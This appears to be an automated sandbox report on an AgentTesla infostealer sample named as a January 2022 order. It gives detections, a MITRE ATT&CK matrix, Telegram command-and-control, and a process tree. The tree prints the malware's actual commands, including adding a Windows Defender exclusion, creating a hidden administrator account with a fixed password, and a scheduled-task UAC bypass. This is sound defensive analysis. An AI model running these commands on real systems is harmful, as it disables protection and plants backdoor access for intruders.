ID: 553020
Sample Name: #NEW ORDER FOR JANUARY 2022.exe
Cookbook: default.jbs
Time: 05:31:36
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report #NEW ORDER FOR JANUARY…

Overview


General Information

Sample Name:	#NEW ORDER FOR JANUARY 2022.exe
Analysis ID:	553020
MD5:	8b974d65bf7e334.
SHA1:	f3ccc2d15a77171..
SHA256:	c2628acd6b807fa..
Tags:	agenttesla exe
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected UAC Bypass using C…
- Multi AV Scanner detection for subm…
- Yara detected Telegram RAT
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for dropp…
- Creates an autostart registry key po…
- Sigma detected: Bad Opsec Default…
- Initial sample is a PE file and has a …
- Writes to foreign memory regions
- Contains functionality to hide user a…
- Tries to detect sandboxes and other…
- Uses the Telegram API (likely for C&…
- Adds a new user with administrator r…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w10x64**
- #NEW ORDER FOR JANUARY 2022.exe (PID: 6588 cmdline: "C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe" MD5: 8B974D65BF7E334D75F57027821AC628)
  - powershell.exe (PID: 6684 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe" -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 1744 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - net.exe (PID: 3604 cmdline: "C:\Windows\system32\net.exe" user ADMIN~1 SECRET@1234 /add MD5: DD0561156F62BC1958CE0E370B23711B)
    - conhost.exe (PID: 4780 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - net1.exe (PID: 5692 cmdline: C:\Windows\system32\net1 user ADMIN~1 SECRET@1234 /add MD5: B5A26C2BF17222E86B91D26F1247AF3E)
      - conhost.exe (PID: 5568 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - net.exe (PID: 5664 cmdline: "C:\Windows\system32\net.exe" localgroup administrators ADMIN~1 /add MD5: DD0561156F62BC1958CE0E370B23711B)
    - conhost.exe (PID: 5956 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - net1.exe (PID: 5344 cmdline: C:\Windows\system32\net1 localgroup administrators ADMIN~1 /add MD5: B5A26C2BF17222E86B91D26F1247AF3E)
  - net.exe (PID: 6868 cmdline: "C:\Windows\system32\net.exe" localgroup users "user" /add MD5: DD0561156F62BC1958CE0E370B23711B)
    - conhost.exe (PID: 5952 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - net1.exe (PID: 4864 cmdline: C:\Windows\system32\net1 localgroup users "user" /add MD5: B5A26C2BF17222E86B91D26F1247AF3E)
  - net.exe (PID: 6908 cmdline: "C:\Windows\system32\net.exe" localgroup administrators "user" /del MD5: DD0561156F62BC1958CE0E370B23711B)
    - conhost.exe (PID: 2628 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - net1.exe (PID: 7040 cmdline: C:\Windows\system32\net1 localgroup administrators "user" /del MD5: B5A26C2BF17222E86B91D26F1247AF3E)
  - schtasks.exe (PID: 6240 cmdline: "C:\Windows\system32\schtasks.exe" /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5460 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - conhost.exe (PID: 7112 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 7056 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe" -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6964 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 7060 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe" -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 1556 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 1472 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe" -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 4672 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - ComSvcConfig.exe (PID: 4564 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\ComSvcConfig.exe MD5: 2778AE0EB674B74FF8028BF4E51F1DF5)
  - aspnet_regbrowsers.exe (PID: 7068 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe MD5: B490A24A9328FD89155F075FA26C0DEC)
- svchost.exe (PID: 7136 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4876 cmdline: "C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe" MD5: 8B974D65BF7E334D75F57027821AC628)
  - powershell.exe (PID: 6008 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe" -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 612 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - aspnet_regbrowsers.exe (PID: 4588 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe MD5: B490A24A9328FD89155F075FA26C0DEC)
- svchost.exe (PID: 1004 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6712 cmdline: "C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe" MD5: 8B974D65BF7E334D75F57027821AC628)
  - powershell.exe (PID: 6996 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe" -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6940 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - AddInProcess32.exe (PID: 5200 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe MD5: F2A47587431C466535F3C3D3427724BE)
  - ilasm.exe (PID: 6684 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\ilasm.exe MD5: 432EAF71554C788169F9E8258BB9FF60)
  - AddInProcess32.exe (PID: 6748 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe MD5: F2A47587431C466535F3C3D3427724BE)
- #NEW ORDER FOR JANUARY 2022.exe (PID: 5684 cmdline: "C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe" MD5: 8B974D65BF7E334D75F57027821AC628)
  - powershell.exe (PID: 6240 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe" -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - jsc.exe (PID: 6512 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\jsc.exe MD5: 2B40A449D6034F41771A460DADD53A60)
- svchost.exe (PID: 6916 cmdline: "C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe" MD5: 8B974D65BF7E334D75F57027821AC628)
  - powershell.exe (PID: 1424 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe" -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5312 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - CasPol.exe (PID: 5344 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe MD5: F866FC1C2E928779C7119353C3091F0C)
- svchost.exe (PID: 6728 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6852 cmdline: "C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe" MD5: 8B974D65BF7E334D75F57027821AC628)
  - powershell.exe (PID: 5692 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe" -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - RegSvcs.exe (PID: 4204 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
- svchost.exe (PID: 6728 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000003B.00000000.888165359.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000003B.00000000.888165359.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0000001F.00000000.710933564.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000001F.00000000.710933564.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000025.00000000.745218195.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 156 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.#NEW ORDER FOR JANUARY 2022.exe.42c5920.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.#NEW ORDER FOR JANUARY 2022.exe.42c5920.2.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
32.2.svchost.exe.470db20.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
32.2.svchost.exe.470db20.2.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
31.0.aspnet_regbrowsers.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 73 entries				

Sigma Overview

System Summary:

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Powershell Defender Exclusion

Sigma detected: Hurricane Panda Activity

Sigma detected: Net.exe User Account Creation

Sigma detected: Net.exe Execution

Sigma detected: Possible Applocker Bypass

Sigma detected: Group Modification Logging

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Exploits:

Yara detected UAC Bypass using CMSTP

Networking:

Uses the Telegram API (likely for C&C communication)

System Summary:

Initial sample is a PE file and has a suspicious name

.NET source code contains very large array initializations

Persistence and Installation Behavior:

Adds a new user with administrator rights

Drops executables to the windows directory (C:\Windows) and starts them

Drops PE files with benign system names

Boot Survival:

Creates an autostart registry key pointing to binary in C:\Windows

Creates autostart registry keys with suspicious names

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Contains functionality to hide user accounts

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected Telegram RAT

Yara detected AgentTesla

Remote Access Functionality:


Yara detected Telegram RAT

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Create Account 1	Process Injection 2 1 2	Disable or Modify Tools 1 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Web Service 1
Default Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 1 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	At (Linux)	Registry Run Keys / Startup Folder 2 1	Registry Run Keys / Startup Folder 2 1	Obfuscated Files or Information 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Security Software Discovery 3 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 2 2 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 4 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 2 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Users 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
#NEW ORDER FOR JANUARY 2022.exe	19%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe	19%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
37.2.aspnet_regbrowsers.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
31.0.aspnet_regbrowsers.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
31.0.aspnet_regbrowsers.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
31.0.aspnet_regbrowsers.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
37.0.aspnet_regbrowsers.exe.400000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File
31.0.aspnet_regbrowsers.exe.400000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File
37.0.aspnet_regbrowsers.exe.400000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
31.0.aspnet_regbrowsers.exe.400000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
31.2.aspnet_regbrowsers.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Source	Detection	Scanner	Label	Link	Download
37.0.aspnet_regbrowsers.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
37.0.aspnet_regbrowsers.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
37.0.aspnet_regbrowsers.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://tempuri.org/	0%	URL Reputation	safe	
http://YsLVkm.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.telegram.org	149.154.167.220	true	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553020
Start date:	14.01.2022
Start time:	05:31:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	#NEW ORDER FOR JANUARY 2022.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	61
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winEXE@71/19@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 0.4% (good quality ratio 0.4%) • Quality average: 82.1% • Quality standard deviation: 20%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
05:32:32	API Interceptor	309x Sleep call for process: powershell.exe modified
05:32:45	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce CBCDCCADCFFABAADCAAEECC C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe
05:32:54	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run CBCDCCADCFFABAADCAAEECC C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe
05:33:03	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run HPQOEAM - f "C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe"
05:33:11	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce CBCDCCADCFFABAADCAAEECC C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe
05:33:12	API Interceptor	414x Sleep call for process: aspnet_regbrowsers.exe modified
05:33:19	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run CBCDCCADCFFABAADCAAEECC C:\Windows\Microsoft.NET\Framework\BABEDAFADDBCFEAAEFCDFCDE\svchost.exe
05:33:50	API Interceptor	7x Sleep call for process: svchost.exe modified
05:34:22	API Interceptor	62x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\#NEW ORDER FOR JANUARY 2022.exe.log	
Process:	C:\Users\user\Desktop\#NEW ORDER FOR JANUARY 2022.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1488
Entropy (8bit):	5.338732761611821
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhg84xLE4jE4Kx1qE4qE4FsXE4qXKIE4oKFKHKoZAEV:MxHKXwYHKhQnogvxLHjHKx1qHqHAHitU
MD5:	608F72EADF7367FD731F4A9838E535BF
SHA1:	831B31E7E1588E6F8BD6619E0D7B44A4063E5C94
SHA-256:	EDDEF9AC52813E159A61551BCC0F66E6B4DF060DF09C45F6979BE1AB050253B2
SHA-512:	E0D56955E7031B0AB8F821A4EBDAB73C83509AC27F8B5B5806FC963CDCC73AEFAD117C43AE46E24B92A917EC118531A6B9E4260E46D2531066AB754608EA121B
Malicious:	**true**
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.CSharp, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, 